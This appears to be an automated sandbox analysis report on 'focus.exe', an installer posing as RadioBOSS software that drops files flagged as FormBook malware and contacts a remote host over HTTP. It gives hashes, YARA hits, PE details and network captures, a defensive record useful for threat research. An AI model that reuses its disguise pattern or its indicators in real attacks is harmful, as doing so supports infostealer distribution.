Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....J.Qe$.Qe$.Qe$..my.Re$.Qe%..e$.BmM.Se$.Ti+.Je$.Ti{.8e$.TiD.ve$.Qe$.We$.Tix.Pe$..nz.Pe$.Ti~.Pe$.RichQe$.....PE..L...v..D.....!.....P..... ....h...4...`.....4.....UPX0.....UPX1.....P.....L.....@....rsrc.....P.....@..... ....1.25.UPX!....

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\ReadMe.txt	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	14211
Entropy (8bit):	5.253839322430561
Encrypted:	false
SSDEEP:	384:/GytFQEuWAUJTN3zLDwm/Fx30pnNbIO6GusyiqE0:eqFQEubUJRUcluO3uEqv
MD5:	06A5DF751EB0765E69BFB15E12F4C665
SHA1:	7394BF7DF2DDA47BF8D55BFBC880D2A2316054AC
SHA-256:	8B9D97C137459A495936AF47F5140FE75F795728A30E9EC3D8AC9C1CB2E5C65F
SHA-512:	AABD6AA18646192BD49E5343E0129E696B1E003A16E8205FD36AA863BE9C97AADF9AC67BBA96629D21EA5921E89CE6A401E74D9347AA77468F3854DC64E20558
Malicious:	false
Preview:	|==========|..| Program Name: | ImgBurn |..|==========|..| Author: | LIGHTNING UK! | ..|==========|....Supported Command Line Switches:....(You can get a basic version of this list via 'ImgBurn.exe /?')..../MODE <PICKER | READ | BUILD | WRITE | VERIFY | DISCOVERY>...Used to tell the program which 'Mode' to open up in...../BUILDINPUTMODE <STANDARD | ADVANCED>...Used to tell the program which 'Build Input Mode' to open up in....Only applies to BUILD mode...../BUILDOUTPUTMODE <DEVICE | IMAGEFILE>...Used to tell the program which 'Build Output Mode' to open up in....Only applies to BUILD mode...../SRC <Drive Letter | SCSI Address> | "<Folder Name>\" | "<File Name>" | ALLSECTORS | <Custom Number Of Sectors>...Used to select the source drive or filename....Drive Letter or SCSI Address applies to READ and VERIFY modes....Folder Name applies to BUILD mode... File Name applies to BUILD and WRITE mode

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\bass.dll	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	110207
Entropy (8bit):	7.949212262670048
Encrypted:	false
SSDEEP:	3072:/T2x0givE7LLCQv6vRoRJrdEQeX0m9JQfrob:/T2Ogt7ag65kNqjJDb
MD5:	C0B11A7E60F69241DDCB278722AB962F
SHA1:	FF855961EB5ED8779498915BAB3D642044FC9BB1
SHA-256:	A8D979460E970E84EACCE36B8A68AE5F6B9CC0FE16E05A6209B4EAD52B81B021
SHA-512:	CB040ACA6592310BFFB72C898B8EB3CA8A46FF2DF50212634C637593C58683C8AB62E0188DA7AEA362E1B063AE5DB55CF4BF474295922AF0AB94A526465CC472
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 2%
Joe Sandbox View:	• Filename: delZYToJxe.exe, Detection: malicious, Browse
Preview:	MZ.....@.....D.... ..PE..L....0.T.....!.....p.....@.....@.....@..... .....<...H.....@..@.rsrc.....@..@..... .....@..... .....`..`..... .....w.....sSk.....<..^.....QF. ..\5...%Go... ....Y..y.Jr..v.Jp...b..''?...`.....,...b..ASP ...G...@.(.G&2n.4d~.>z...^&.U..N...(.J.....I.DA.....`..do...4.c.4{.....]w..h..XD$....`C.5..y-..n3.:....-....s....\2.e.lD.....h.....\,...')+(c.i..=8..H..7u..%,P.<v.Z.a..!....z.C0..F_.i.....! . ebc....b.]c.ll..:..?.....6q.1.....F.M.I.....X.Ma.wAe.....".1.a..`..`C.dNQ.de.B~GN..p.....q`.`H....@.Hm....(.o0n{.5.V.^.N...T....],....ap#...9...G.C.j...s

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\changelog.txt	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	42098
Entropy (8bit):	4.870180237729132
Encrypted:	false
SSDEEP:	768:Qcl6h7Ew8IOIA3EMEU1eRT9h5j+vHWrwNgBb:QC6dEwExHGh+NN4b
MD5:	2BED3AF03E707826F71AB5B92BCFB2B0
SHA1:	F5FF391D5E12B27A1FBE7CBEEAFF780C76560B12
SHA-256:	BEEC18BD021ABDE53C6D3504F427232BFCE2BD4804068E96E59EF45BFC75955C
SHA-512:	753878D1856D22B845A91D7838C2E50DA46153FC76CD262ADB3123C2A4A247CFF569FA014324707BC8C8869516FFCDEE13394FBFB4E438E5E5D207C3EB0C6E1
Malicious:	false
Preview:	Trout..Copyright (c) 2008-2015 Jody Holmes (Skwire Empire)..http://skwire.dcmembers.com/fp/?page=trout....+ added..* changed..- deleted..! bug fixed....v1.0.6 build 76 - 2015-08-11.. + Added an "Autoplay on add" feature under Tools > Options > General... (Thanks, mouser).. * Updated BASS and all plugins... ! Fixed some parsi ng issues with displayed lyrics.....v1.0.6 build 71 - 2013-11-02.. ! "Open file location" didn't work properly if the filename contained.. certain characters. (Thanks, ap p103)....v1.0.6 build 67 - 2013-06-13.. * Non-contiguous listview selections are now movable with the Ctrl+Up and.. Ctrl+Down hotkeys.....v1.0.6 build 67 - 2013-02-02.. + Added playback support for the Opus audio codec. Tags are not supported.. at this time.....v1.0.6 build 63 - 2012-06-16.. * Shortened filepath displayed in the statusbar to 64 characters... (Thanks, AEN007)....v1.0.6 build 62 - 2012-04-26.. ! Launching the Find Track dialog twice

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\config.ini	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	893
Entropy (8bit):	5.038943515858497
Encrypted:	false
SSDEEP:	12:ZvFupF+j2w9dYoJiey6gfzKN9wtNKVJXL4+UDYzMWnO5069pO+Y6:epcj7+oJTg7K3wzKVxUD0O5069pOS
MD5:	3B801C600EFE11FB785C5FCB4EEDC5B4
SHA1:	D6AEA5576C5339EB5FE97853FCE2D8E0CC7FB225
SHA-256:	14F6E1C5335897F4796A0756CC40DC1FC992D8FB54ADCC052ADDB1A56BAF77CD
SHA-512:	EDEF6D1904D48B95E5D41D0188EE6CE8E026662AFA8B0161C29BD880F05B5CF0A030FF048DDEBC73B6BDE35B89EA4E07FD62F3A273DABEAF91417589269CE2 52
Malicious:	false
Preview:	[Columns]..View_Col_#=1..View_Col_Artist=1..View_Col_Album=1..View_Col_Title=1..View_Col_Year=1..View_Col_Genre=1..View_Col_Time=1..View_Col_Bitrate=1 ..View_Col_Size=1..View_Col_Ext=1..View_Col_Path=1..View_Col_Filename=1..View_Col_Composer=1..View_Col_Comment=1..View_Col_Sample=1..View_Co l_Channels=1..View_Col_ModDate=1..Width_Col_#=25..Width_Col_Artist=35..Width_Col_Album=41..Width_Col_Title=32..Width_Col_Year=34..Width_Col_Genre=41.. Width_Col_Time=35..Width_Col_Bitrate=42..Width_Col_Size=32..Width_Col_Ext=27..Width_Col_Path=34..Width_Col_Filename=54..Width_Col_Composer=59..Width_C ol_Comment=56..Width_Col_Sample=47..Width_Col_Channels=56..Width_Col_ModDate=56..Column_Order=1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19..[Settin gs]..Play_Mode=1..LastFM_Enable=0..LibreFM_Enable=0..Vol_Level=25..Remember_Playback_Data=0|0|0..[Position]..pos_x=200..pos_y=200..pos_w=978..pos_h=490..

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	PDF document, version 1.7
Category:	dropped
Size (bytes):	388398
Entropy (8bit):	7.7678320111132155
Encrypted:	false
SSDEEP:	6144:EetS46Debi2aV+0/1uF9XCq0PMqv7PDM+gLXs6CsGt5Bp8A5:Z6D0I00/YQq0tvk+gA6C1pf5
MD5:	1CE793BAE7FC355DB78B184804C820E1
SHA1:	6D2D31555A644CC8867D6E196A28F044C355D5FE
SHA-256:	80D27DD800D9561D4AF96998302CB101D201A150B801788B68CD9683C83686E7
SHA-512:	0FAE4272E71A95A1042179C27F014A4FA17AAFF9F0828A37830D4CD1FFAC6AEC8DC1B0C0A6E7FB852D0D746498DCCBD9B656D169405B3B67DFEEFD484565E(52
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf, Author: JPCERT/CC Incident Response Group
Preview:	%PDF-1.7..%.....1 0 obj..<</Pages 2 0 R /Type/Catalog/MarkInfo<</Marked false>>/Lang(fr-FR)/Metadata 46 0 R >>..endobj..2 0 obj..<</Type/Pages/Kids[3 0 R 28 0 R]/Count 2>>..endobj..3 0 obj.<</Type/Page/StructParents 0/Resources<</XObject<</Image27 27 0 R/Image20 20 0 R/Image22 22 0 R/Image24 24 0 R/Image25 25 0 R/I mage26 26 0 R>>/ExtGState<</FXE1 47 0 R>>/ProcSet[/PDF/Text/ImageB/ImageC/ImageI]/Font<</F6 18 0 R/F1 5 0 R/F2 7 0 R/F3 9 0 R/F4 11 0 R/F5 13 0 R>>>>/ MediaBox[0 0 612 792]/Parent 2 0 R/Contents 4 0 R/Tabs/S/Group<</Type/Group/S/Transparency/CS/DeviceRGB>>>>.endobj.4 0 obj.<</Length 4741/Filter/Flate Decode>>.stream.x..][s...g..<m.S6L.x.:U..$.....3..I;...T.....H...{.."U.%^.F.....{.....\|.....IR/O~.....OG).....R.M.n..O....}..=...O.L.O.=YpQ.\K^....5....U"...R'f..$.|K.dm.\....]... '..ze..lrc.cIA-.5l..M...5...OHl.Z.;.1M"..k"..e/.....q.....^..l.....q.....U..../WW.fq]...5.{...?....0m...e.'k.E...A..F%.f.4<...B...YS.}.....Kv..

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\libdisplay4-1.dll	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2042880
Entropy (8bit):	6.989055847012453
Encrypted:	false
SSDEEP:	49152:4fRMS0uOjfcC+lJTWGiGoFPXYIlgxllH:4fRMvjfcCaEGQ1YI6
MD5:	07B1496D3966896513CE831A71780213
SHA1:	58C30ACE7343F00180478F30922196A8A8E89483
SHA-256:	A7C5A7B9BDD19704E4FB41D37D2EE7D81A6B98CA0381DD78F9E63FA354DEF973
SHA-512:	6CCD8B647FC191A9AC991E2BC9E6C819869585C6D4D9B359EB9E91C73BA0E2F3042E31449CE4237E65D4C54DB19D3EC2B1F23E181CB8304AED1FB19AC69FF542
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 21%, Browse • Antivirus: ReversingLabs, Detection: 50%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....a5..f..f..f...g..f...gy..f...g..f...f..f...g..f...g..f...g...f..f..f_..g..f...g..f...g..f..f...f...g..f...g..f...f..f...g..fRich..f.....PE..L..."..`.....!.....L.....`.....@.....L..t...tL.....(.....T..../..p.....1.....0..@.....`..<.....text....K.....L..... ..`.rdata.....`.....P.....@..@.data.....`...J...J.....@....rsrc...(.....@..@.reloc..T.....F.....@..B.....

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1970176
Entropy (8bit):	6.512980477417573
Encrypted:	false
SSDEEP:	24576:IvH6HpXAw2B2KE0gcb8cQiqPB4JYx6XSmFa7tABvKx/LHn5m7PrujGwhgE6WOfCG:Vp//cl/BWtZQxz5mDru6wZ6WO+
MD5:	1844A4E542EEAC121065EA23B0F1D6B3
SHA1:	0271EC1ED951442657321FF59FD28F9735DC09F5
SHA-256:	4A57B47F159289D846BFF4A5529EC69DDFCD57B088E7381CD9F65270A3467E40
SHA-512:	434F7A45FAF6335ECAB160C00188EC6BC9FC6FDD1C65CAE3D582CB011BEB0016CB8912F69F25DB9EE7046627B942FE0F6EEBF5F09102118FF26E41F759CD9EA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 69%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u..f&..f&..f&.e'..f&.c'y.f&.b'..f&..e'..f&N.b'..f&..b'N.f&..c'..f&..c'..f&.g'..f&..g&..f&..o'..f&...&..f&...&..f&..d'..f&Rich..f&.....PE..L....z.`.....$.....P.....@.....`.....@.....P.....e.....`..0.....p.....@.....0.....text..... ....rdata.....@..@.data...x.... .....@....rsrc....e.....f.....@..@.reloc..0....`.....@..B.....

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\res\no_cover.jpg	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	[TIFF image data, little-endian, direntries=4, xresolution=62, yresolution=70, resolutionunit=2, software=Paint.NET v3.36], baseline, precision 8, 65x65, frames 3
Category:	dropped
Size (bytes):	2344
Entropy (8bit):	7.446997849728867
Encrypted:	false
SSDEEP:	48:jWuERAqRT8QXUm9Pe69shbRRXXxOsPUO4gvh4ndFdddi:jJEdRTV79shFBBOUrvCE
MD5:	8D9A983AB3416BE1F888755C508AB6D4
SHA1:	65DE098A3923AF833CDCE647E0FC2B64B0817AAB
SHA-256:	4635E9621F649B94C867AA983AA40CA70210224DB01953A0114A586F134653B1
SHA-512:	DE40035D334444C4D6D8BEF6613430335419CDB8B173386DCCFC78455AAA583D1D4F7DF41B62982EB424B1FFD653B28DBB585C479BCC858AF7328E4BC88D84F
Malicious:	false
Preview:	......JFIF.....`.`.....fExif..II*.....>.....F...(.....1.....N.....`.....`.....Paint.NET v3.36....C.....C.....A.A.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....d...2...~=...m..:.....~...._..'..:..}.....m..In&.Kb.....K31$.k.?...K/.F.....oC...Z?.../.....c.....N...,.....h...N...,.....j.....~.....6...../".j:....Ll..... .....ZF....y...g-6.U..5.e../....K..k....WS....#.Ut

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\res\streaming_cover.jpg	
Process:	C:\Users\user\Desktop\focus.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 299x279, frames 3

C:\Users\user\AppData\Roaming\RadioBOSSAssembly\res\streaming_cover.jpg	
Category:	dropped
Size (bytes):	23123
Entropy (8bit):	7.975513953734144
Encrypted:	false
SSDEEP:	384:qvlUVVUGMDlHL2U6/buO11a0O4kl1W62dkKrKyNSb2RgXuelYH0AOsPC0e5i++l:qdDDDlHLp6DB20O91a3NSb2ou/06PC5c
MD5:	5189FDF08CE5551081D23AD5966E1AEE
SHA1:	9CFA27749EAE4BDF48D572892E51A2E27EB74FAA
SHA-256:	2E2F5B1A459213ED5F368BBD00CB5A642335BEEE2CE56A1C21D4AD25EEE6D393
SHA-512:	E6886D6085EF198EDEC7ADFD4DE6433BD68B1F8A2E0D8247FF136E970FBC034B8B2F4300A018A7F73373594EC84D21A6018D23110D7D7D2F4F17808836E0C7E
Malicious:	false
Preview:	......JFIF.....C.....C.....+..".....O....."..!2B.1ARb .#Qr.aq.....3...$C...S.....4D.%Tc.....=.....!1.A."Qaq..2B.....R#3b..4S...r.....?....]..`^h.L(?z..l'..N...o..k.....jr.....s..uCT..g..K.o.....Pw. {)..-)G..0.7j.?4j.~.5.k]..#.....,_.M..B..Eg...-].P.....b.....< $..|...T..5n.MAw5.D`...6..r.%.w4...7j.pG.&.# .s..jAs.V....L.$.H.W.!..5..v...r...4J.a..'.....w.....'...i...?..T,.m.....-0..O.C..? z...v#7.~..1...#...t.....s....$... ql5[.EzF4.{.F,.{.....uf..m<..,...`e&..F../8...zm.d...9.....c.Ww,.4.q].....1..l.)...F..(.D..:...w!v.....4.B.A...0..t..sF<..}.....M.Bl....n.g.).....s.U.4_ ...6.....AGY.....b.....w..?,(NT.agfI..7..i....>....qFh....s...%..@...F.....L...d..g..wD~.-z..eH%.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.957086026055519
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	focus.exe
File size:	2844959
MD5:	5e5cc661beb832b718df6b68d16c0165
SHA1:	af146998a35d9a76b9969b85811d19b2a5cd21a9
SHA256:	bf07af9d0e95551d5599a2c1145adc2fb24595e8451c1340b91969f8577cd212
SHA512:	9fc7dac7483469ef5a22c265948b915282cbf7ce9bf5fb9d6430d83f72f633c93da9d9342cac6fb15530bb21a4233663b1f711511c1e3249aa3c2d6a73f3b391
SSDEEP:	49152:aVEMg20owQaTao3OqijJCc14G5NSDoCw3AkpxEGkgE32f+TbMnO:aSg0owLTL+LJl1/MoCwQaxEGkp2ZO
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L...".$_.....f...|.....H3.....@

File Icon

Icon Hash:	f0e8b0a8b8e8e871

Static PE Info

General

Entrypoint:	0x403348
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D722 [Sat Aug 1 02:44:50 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	

General

OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ced282d9b261d1462772017fe2f6972b

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A198h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B8h]
call dword ptr [004080BCh]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042F42Ch], eax
je 00007F8110DB6DF3h
push ebx
call 00007F8110DB9F56h
cmp eax, ebx
je 00007F8110DB6DE9h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007F8110DB9ED2h
push esi
call dword ptr [004080CCh]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F8110DB6DCDh
push 0000000Bh
call 00007F8110DB9F2Ah
push 00000009h
call 00007F8110DB9F23h
push 00000007h
mov dword ptr [0042F424h], eax
call 00007F8110DB9F17h
cmp eax, ebx
je 00007F8110DB6DF1h
push 0000001Eh
call eax
test eax, eax
je 00007F8110DB6DE9h
or byte ptr [0042F42Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [0042F4F8h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax

Instruction
push ebx
push 00429850h
call dword ptr [0040816Ch]
push 0040A188h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8544	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x3ebb8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6457	0x6600	False	0.66823682598	data	6.43498570321	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1380	0x1400	False	0.4625	data	5.26100389731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x25538	0x600	False	0.463541666667	data	4.133728555	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x3ebb8	0x3ec00	False	0.536327346863	data	6.76327266831	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x38388	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x48bb0	0xef03	PNG image data, 512 x 512, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x57ab8	0x94a8	data	English	United States
RT_ICON	0x60f60	0x78c6	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x68828	0x5488	data	English	United States
RT_ICON	0x6dcb0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 8454143, next used block 4294902016	English	United States
RT_ICON	0x71ed8	0x25a8	data	English	United States
RT_ICON	0x74480	0x10a8	data	English	United States
RT_ICON	0x75528	0x988	data	English	United States
RT_ICON	0x75eb0	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x76318	0x100	data	English	United States
RT_DIALOG	0x76418	0x11c	data	English	United States
RT_DIALOG	0x76538	0x60	data	English	United States
RT_GROUP_ICON	0x76598	0x92	data	English	United States
RT_VERSION	0x76630	0x248	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x76878	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, ReadFile, GetTempFileNameA, WriteFile, RemoveDirectoryA, CreateProcessA, CreateFileA, GetLastError, CreateThread, CreateDirectoryA, GlobalUnlock, GetDiskFreeSpaceA, GlobalLock, SetErrorMode, GetVersion, lstrcpynA, GetCommandLineA, GetTempPathA, lstrlenA, SetEnvironmentVariableA, ExitProcess, GetWindowsDirectoryA, GetCurrentProcess, GetModuleFileNameA, CopyFileA, GetTickCount, Sleep, GetFileSize, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Version Infos

Description	Data
LegalCopyright	djsoft.net (c) 2003-2017
ProductName	RadioBOSS Assembly
FileDescription	RadioBOSS - player toolkit
FileVersion	3.5.0.43
CompanyName	djsoft.net
Translation	0x0409 0x04e4

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 49

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 23:55:55.595859051 CEST	49747	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:55.731275082 CEST	80	49747	161.47.48.3	192.168.2.3
May 12, 2021 23:55:55.731493950 CEST	49747	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:55.731807947 CEST	49747	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:55.867681026 CEST	80	49747	161.47.48.3	192.168.2.3
May 12, 2021 23:55:55.868123055 CEST	49747	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:55.868259907 CEST	49747	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:56.004786968 CEST	80	49747	161.47.48.3	192.168.2.3
May 12, 2021 23:55:57.924479008 CEST	49748	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.064393044 CEST	80	49748	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.064615965 CEST	49748	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.065058947 CEST	49748	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.065145969 CEST	49748	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.067203999 CEST	49749	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.203192949 CEST	80	49748	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.203311920 CEST	80	49748	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.203439951 CEST	49748	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.205754042 CEST	80	49749	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.205919981 CEST	49749	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.211389065 CEST	49749	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.349348068 CEST	80	49749	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.349445105 CEST	80	49749	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.349483013 CEST	80	49749	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.349796057 CEST	49749	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.349889040 CEST	49749	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.487833023 CEST	80	49749	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.487890005 CEST	80	49749	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.487919092 CEST	80	49749	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.487924099 CEST	49749	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.487943888 CEST	80	49749	161.47.48.3	192.168.2.3
May 12, 2021 23:55:58.487972021 CEST	49749	80	192.168.2.3	161.47.48.3
May 12, 2021 23:55:58.487994909 CEST	49749	80	192.168.2.3	161.47.48.3
